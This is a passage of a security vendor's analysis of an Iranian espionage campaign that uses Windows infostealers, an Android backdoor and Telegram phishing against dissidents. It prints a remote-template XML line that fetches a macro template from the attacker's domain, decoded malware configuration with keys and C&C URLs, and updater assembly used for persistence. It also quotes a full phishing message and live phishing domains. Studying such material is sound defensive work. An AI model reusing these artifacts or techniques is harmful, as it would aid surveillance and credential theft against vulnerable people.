



ESPIONAGE

Rampant Kitten – An Iranian Espionage Campaign

September 18, 2020

Introduction

Check Point Research unraveled an ongoing surveillance operation by Iranian entities that has been targeting Iranian expats and dissidents for years. While some individual sightings of this attack were previously reported by other researchers and journalists, our investigation allowed us to connect the different campaigns and attribute them to the same attackers.

Among the different attack vectors we found were:

- Four variants of Windows info stealers intended to steal the victim's personal documents as well as access to their Telegram Desktop and KeePass account information
- Android backdoor that extracts two-factor authentication codes from SMS messages, records the phone's voice surroundings and more
- Telegram phishing pages, distributed using fake Telegram service accounts

The above tools and methods appear to be mainly used against Iranian minorities, anti-regime organizations and resistance movements such as:

- Association of Families of Camp Ashraf and Liberty Residents (AFALR)
- Azerbaijan National Resistance Organization
- Balochistan people

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Initial Infection

We first encountered a document with the name `وحشت_رژیم_از_گسترش_کانونهای_شورشی.docx`, which roughly translates to `The Regime Fears the Spread of the Revolutionary Cannons.docx`. The title of the document was in fact referring to the ongoing struggle between the Iranian regime and the Revolutionary Cannons, a Mujahedin-e Khalq movement.

Mujahedin-e Khalq, or The People's Mujahedin of Iran, is an anti-regime organization whose aim is to free Iran from its current leadership. In 1986, Mujahedin-e Khalq (MEK) started building their new headquarters, which later became known as Camp Ashraf, near the Iraqi town of Khalis. However, years of political tension in Iraq eventually led to the transfer of the camp's residents to a new, remote, and unlikely destination: Albania.

The above document leverages the external template technique, allowing it to load a document template from a remote server, which in this case was `afalr-sharepoint[.]com`.


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://www.afalr-sharepoint.com/Office/Template/Template.dotm" TargetMode="External"/>
</Relationships>
```

Figure 1: Remote template

Curious by this website, we set out to discover more about it. At first, we found a handful of tweets from accounts opposing the Iranian regime mentioning a very similar SharePoint site, which the website in the document was likely impersonating:



Figure 2: Tweets mentioning similar website



A.F.A.L.R

A Nonprofit Organization in Abania

The founder and members of "AFALR" Association of (Families of camp Ashraf and Liberty Residents) are comprised of a group of refugees who have been severely harassed or tortured, and forced to leave their homeland.

Figure 3: AFALR's official website

Infection Chain

After the victim opens the document and the remote template is downloaded, the malicious macro code in the template executes a batch script which tries to download and execute the next stage payload from `afalr-sharepoint[.]com` :






Figure 4: Infection chain

The payload then checks if Telegram is installed on the infected machine, and if so it proceeds to extract three additional executables from its resources:

- BOBC3953C59DA7870 – Loader, executed by `RunDLL`, injects the main payload into `explorer.exe`
- C09D5A739B85C37C1 – Infostealer payload
- Updater.exe – Modified Telegram updater

Payload Analysis

The main features of the malware include:

- Information Stealer
 - Uploads relevant Telegram files from victim's computer. These files allow the attackers to make full usage of the victim's Telegram account
 - Steals information from KeePass application
 - Uploads any file it could find which ends with pre-defined extensions
 - Logs clipboard data and takes desktop screenshots
- Module Downloader
 - Downloads and installs several additional modules.
- Unique Persistence
 - Implements a persistence mechanism based on Telegram's internal update procedure

Telegram structure basics

First, let us review how Telegram Desktop organizes its files. The following is an ordinary Telegram file structure which can normally be found at `%APPDATA%\Roaming\Telegram Desktop`.




Figure 5: Telegram Desktop directory structure

As explained above, several files are dropped to the Telegram working directory during the infection chain. The dropped files are in a directory named `03A4B68E98C17164s`, which looks like a file at first glance because of a custom `Desktop.ini` file, but it is actually a directory.




Figure 6: Infected Telegram Desktop directory

Configuration

One of payload's resources contains encoded configuration data.

The encoding scheme uses the regular Base64 algorithm but with a custom index table:

```
eBaEFGH0QRS789TUYZdCfPbDIJ+/KLMNwxyzquv0op123VWXghijmnk145rst6Ac .
```

Decoding that resource gives us the following configuration:

Key	Value
-----	-------

AES encryption key	ssher54276@@5!!
--------------------	-----------------

File suffixes	.txt;.csv;.kdbx;.xls;.xlsx;.ppt;.pptx;
---------------	--

SOAP username	9BEF4B32-0D40-4A92-9E35-6094B8AA8B58
---------------	--------------------------------------


SOAP password	D5F69342-A3CC-438F-B3B6-5E7BF6B6E327
---------------	--------------------------------------

Main C&C	hxpx://www.afalr-sharepoint[.]com/B6D9E741- DFE3-4470-9174-C95FB2B958AD/TelBService.asmx
----------	---

Backup C&C	hxpx://www.afalr-onedrive[.]com/B6D9E741- DFE3-4470-9174-C95FB2B958AD/TelBService.asmx
------------	---

C&C Communication

The malware uses SOAP for its communication purposes. SOAP is a simple XML-based data structure for web-service communication. The API in SOAP web-services is public and can be observed by accessing the website from a browser:





The following operations are supported. For a formal definition, please review the [Service Description](#).

- [DownloadFile](#)
- [DownloadFile2](#)
- [DownloadFileSize](#)
- [HelloWorld](#)
- [UploadFile](#)
- [UploadFile2](#)
- [UploadFileExist](#)

This web service is using <http://tempuri.org/> as its default namespace.

Figure 7: SOAP API in C&C website

The messages (commands) can be divided into the following categories:

- Authentication:
 - `HelloWorld` – Authentication message
- Module Downloader:
 - `DownloadFileSize` – Checks whether a module should be downloaded
 - `DownloadFile` – Downloads a module from the remote server
- Data Exfiltration:
 - `UploadFileExist` – Checks whether a specific victim file has been uploaded
 - `UploadFile` – Uploads a specific victim file

Authentication

The first message for a valid communication tunnel should be `HelloWorld`, which implements a simple Username/Password authentication. The credentials are hard-coded in the sample, and the SOAP response for that message contains a session ID which must be used for the remainder of the session.

Module Downloader

The program tries fetching updates for its current modules and also download several additional modules.

Some of the additional missing modules that could not be fetched:

- D07C9D5A79B85C331.dll
- E0333A57C7C97CDF1
- E03A7C3397CDF57C1

Data Exfiltration

The core functionality of the malware is to steal as much information as it can from the target device. The payload targets two main applications: **Telegram Desktop** and **KeePass**, the famous password manager.

Once the relevant Telegram Desktop and KeePass files have been uploaded, the malware enumerates any relevant file it can find on the victim's computer which has one of the following extensions: .txt; .csv; .kdbx; .xls; .xlsx; .ppt; .pptx;. For each such file, the malware then uploads it after encoding the file to base64.

Persistence

The malware uses a unique persistence method which is tied to the **Telegram update procedure**.

Periodically, it copies the Telegram main executable into **Telegram Desktop\updates**, which triggers an update procedure for the Telegram application once it starts. The hidden trick of the malware's persistence method is changing the default Telegram updater file – **Telegram Desktop\Updater.exe**, with one of its dropped payloads (more specifically – **C079B3A985C5C7D30**). The most notable changed feature of that updater is running the payload again:

```
push    1           ; nShowCmd
push    offset Directory ; lpDirectory
push    offset BOBC3953C59DA7870_StartWork2 ; "\"tdata\\\"D877F783D5D3EF8C\\\"03A4B68E98C1\"...
push    offset rundll32 ; "rundll32"
push    offset open     ; "open"
push    0             ; hwnd
call    ds:ShellExecuteW
```

Figure 8: Telegram updater runs the main payload

Infrastructure and Connections

After analyzing the payload we were able to find multiple variants that date back to 2014, indicating that this attack has been in the making for years.

Malware variants developed by the same attackers often have minor differences between them, especially if they are used around the same time frame. In this case however, we noticed that while some of the variants were used simultaneously, they were written in different programming languages, utilized multiple communication protocols and were not always stealing the same kind of information.

In the table below, we list the variants we identified and highlight their unique characteristics. Please refer to the [Technical Appendix](#) below, for a deep dive information regarding each variant.

Name	Artifacts	Dates	Malicious Activity	Properties
------	-----------	-------	--------------------	------------

	KeePassOnlineCreator.exe		SOAP. Delphi	
TelB Variant	B0BC3953C59DA7870 C09D5A739B85C37C1 C079B3A985C5C7D30 D07C9D5A79B85C331.dll E0333A57C7C97CDF1 E03A7C3397CDF57C1	June 2020 – July 2020	Telegram-focused infostealer	64bit payload. Persistence through Telegram updater.
TelAndExt Variant	TelegramUpdater.exe TelegramUpdater2.exe TelegramUpdater3.exe TelegramUpdater.dll Updater.exe	May 2019 – February 2020	Telegram-focused infostealer	FTP . Delphi 32bit payload. Persistence through Telegram updater.
Python Info Stealer	keyboard-EN.exe speaker-audio.exe audio-driver.exe	February 2018 – January 2020	Focused on – Telegram, Chrome, Firefox, Edge, Paltalk NG Data Exfiltration via FTP	FTP. Python (Pyinstaller)

			infostealer
HookInjEx	DrvUpdt.exe / ehtmlh.exe DrvUpdtd.dll / dhtmlh.dll	December 2014 – May 2020	(Browsers, audio, keylogging and FTP. C++
Variant	CapDev.exe / rregg.exe uflScan.exe	2020	clipboard)

The related samples also revealed more C&C servers, and looking up their passive DNS information and additional metadata led us to similar domains that were operated by the same attackers. As it turns out, some of the domains appeared in malicious Android applications and phishing pages, exposing more layers of this operation:




Figure 9: Maltego graph of the malicious infrastructure

Android Backdoor

During our investigation we also uncovered a malicious Android application tied to the same threat actors. The application masquerades as a service to help Persian speakers in Sweden get their driver's license.

We have located two different variants of the same application, one which appears to be compiled for testing purposes, and the other is the release version, to be deployed on a target's device.



Figure 10: Android application's main interface


This Android backdoor contains the following features:

- Steal existing SMS messages
- Forward two-factor authentication SMS messages to a phone number provided by the attacker-controlled C&C server
- Retrieve personal information like contacts and accounts details
- Initiate a voice recording of the phone's surroundings
- Perform Google account phishing
- Retrieve device information such as installed applications and running processes

For a deep dive information regarding this application, please refer to the [Technical Appendix](#) below.

Telegram Phishing

The backdoors were not the only way in which the attackers tried to steal information about Telegram accounts. Some of the websites that were related to this malicious activity also hosted phishing pages impersonating Telegram:






Figure 11: Telegram phishing page

What was surprising is that several Iranian Telegram channels have actually sent out warnings against those phishing websites, and claimed that the Iranian regime is behind them.




Figure 12: Translated message warning against phishing attempts

According to the channels, the phishing messages were sent by a Telegram bot. The messages warned their recipient that they were making an improper use of Telegram's services, and that their account will be blocked if they do not enter the phishing link.

Dear Telegram user, Siavash!
We have received bunch of requests from different sources for blocking your account or reporting it due to abusing telegram features and being connected to robot by our technical teams.
So if you are authenticated user and not a robot, by visiting link below by verifying rour account once again and providing account backup assist us for checking your account.
This message is valid for 48 hours and your account will be blocked provided not receiving your account's new activation information.
Authentication Activation Link:

<https://telembots.me/web>

Report analysis technical team tries preventing misbehaving users utilizing Telegram with sending numerous and irrational reports in order to have influence on Telegram decision decision and real user's freedom of speech.

Figure 13: Phishing message content

Another Telegram channel provided screenshots of the phishing attempt showing that the attackers set up an account impersonating the official Telegram one. At first, the attackers sent a message about the features in a new Telegram update to appear legitimate. The phishing message was sent only five days later, and pointed to

[https://telegramreport\[.\]me/active](https://telegramreport[.]me/active) (same domain as in figure 11 above).





Figure 14: Phishing message sent from fake Telegram account

Payload Delivery

Although in some cases we were unable to determine how the malicious files reached the victims, we gathered some potential clues about the ways the attackers distributed their malware. For example, accessing `mailgoogle[.]info` shows that it impersonates `ozvdarozv[.]com` and promotes a software to increase the number of members in Telegram channels.






Figure 15: `mailgoogle[.]info` download page

But after clicking on “Download”, a password-protected archive called `Ozvdarozv-Windows.rar` is downloaded, containing one of the malware variants.

Possible Additional Delivery Vectors

A removed blog entry from 2018 accused a cyber-security expert of plagiarism when he was interviewed by AlArabiya news channel to discuss Iranian cyber-attacks.

We believe this page was created as part of a targeted attack against this person or his associates.

The blog included a link to download a password-protected archive containing evidence of the plagiarism from `endupload[.]com`.

`endupload[.]com` is connected to both the PC and the Android operations mentioned above via several passive DNS hops, including a direct connection via historic DNS server information to the domain `mailgoogle[.]info` we described above. Not only did we not find any instance of it being used in a legitimate context, we also found evidence of the domain being registered by a Persian speaking hacker. (See “attribution” section below)

Babak Chalabiani, thief of cyber articles and forger of titles. Active article writer of Al-Arabiya

- October 10, 2018

A person named Babak Chalabiani who considers himself a doctor and cyber expert and interviews Al-Arabiya

In addition to stealing the article, this forger has also forged the title



In the continuation of the article " Cybersecurity expert talks about the reasons for closing Iranian institutional accounts on social networks" which was published under the name of Mr. Chalabiani on Al-Arabiya website and we reviewed an article called Record Future about Iran's cyber power with the powerful Polysigram software In the following, you can review and study the words of grammars as well as specialized words in two articles and its publication date and output at the end of the text.

